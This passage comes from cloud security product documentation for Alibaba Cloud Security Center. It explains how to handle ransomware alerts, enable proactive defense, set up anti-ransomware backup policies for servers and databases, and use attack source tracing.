For more information about how to fix a vulnerability, see Overview.

## Alerts

Security Center generates different types of alerts for your assets in real time. The types of alerts include the alerts for web tampering, suspicious processes, webshells, unusual logons, and malicious processes. Security Center detects threats to your assets based on more than 250 threat detection models. This allows you to monitor the security posture of your assets in real time and take actions at the earliest opportunity.

You can perform the following steps to handle alerts on ransomware:

1.
2.
3. In the alert list of the **Alerts** page, find the alert on ransomware and click **Process** in the **Actions** column.
4. In the dialog box that appears, set **Process Method** to **Anti-Virus** and select **Isolate the source file of the process**.
5. Click **Process Now**.

   After you isolate the source file of a malicious process, the process can no longer be started.
6. Log on to the server on which the alert is generated and check whether a suspicious scheduled task exists in the crontab file.

   If a suspicious scheduled task exists, you must delete or comment out the task.

## Proactive defense

Security Center provides the proactive defense module. The features that are supported by the module can automatically intercept common viruses, malicious network connections, and webshell connections. The module allows you to use bait to capture ransomware. Security Center also provides the virus blocking feature. You can use the feature to block ransomware before a ransomware attack occurs. For more information about how to enable the virus blocking feature, see Use proactive defense.

Ransomware may adversely affect the Security Center agent. We recommend that you enable the client protection feature. For more information about how to enable the client protection feature, see Use the client protection feature.

## Backups based on anti-ransomware policies

Security Center provides the features of anti-ransomware for servers and anti-ransomware for databases to defend against ransomware. You can use the features to protect your servers and databases from ransomware.

- Anti-ransomware for servers
  You can use the anti-ransomware feature of Security Center to create anti-ransomware policies for your server. The server can be an ECS instance, a server that is not deployed on Alibaba Cloud, a server that is deployed in the classic network, or a server that is deployed in a virtual private cloud (VPC). After you create an anti-ransomware policy, Security Center automatically backs up data in protected directories on your server. If your server is attacked by ransomware, you can restore data based on the backups. This prevents negative impacts on your business. For more information, see Create an anti-ransomware policy and Create a restoration task.
- Anti-ransomware for databases

You can create anti-ransomware policies for the following types of databases that are deployed on ECS instances to back up data in the databases: MySQL, Oracle, and SQL Server databases. If your database is intruded by ransomware, you can restore data in the database based on the backups. This prevents adverse impacts on your business. For more information, see Create an anti-ransomware policy and Create a restoration task.

### Configuration suggestions

- Data backup consumes network bandwidth. We recommend that you specify the backup start time to a point in time within off-peak hours. You can configure the **Start Time** parameter in an anti-ransomware policy based on your business requirements. We recommend that you specify the backup start time to a point in time within the off-peak hours and make sure that the time is not the start of an hour. If you perform full backup for the first time or perform incremental backup for a large number of files, the backup may take several hours.
- We recommend that you specify only specific directories that you want to protect when you create an anti-ransomware policy. This helps release the anti-ransomware capacity and minimize the impacts on the performance of your server.
- We recommend that you check the anti-ransomware capacity on a regular basis to ensure that you have sufficient anti-ransomware capacity. If the anti-ransomware capacity is insufficient and you do not purchase additional anti-ransomware capacity or delete backup data to release the anti-ransomware capacity, data backup is stopped. The backup data is automatically deleted after the specified retention period.
- If you back up a directory of an ECS instance to which an Apsara File Storage NAS (NAS) file system or Object Storage Service (OSS) bucket is mounted, the data in the NAS file system or OSS bucket is backed up. We recommend that you exclude mount directories when you specify directories to protect, or specify only necessary data in the mount directories to protect.
- A large number of data fragments can cause high disk space usage, log storage usage, and memory usage. We recommend that you clear data from your disks on a regular basis. For more information about how to clear data from a disk, see Release disk space occupied by backup caches.

## Attack source tracing

Security Center provides the feature of attack source tracing. The feature can restore attack paths based on the attack statistics collected by the Security Center agent and Graph Compute. The feature helps you view the processes and chain diagrams of ransomware intrusions. For more information, see Use attack source tracing.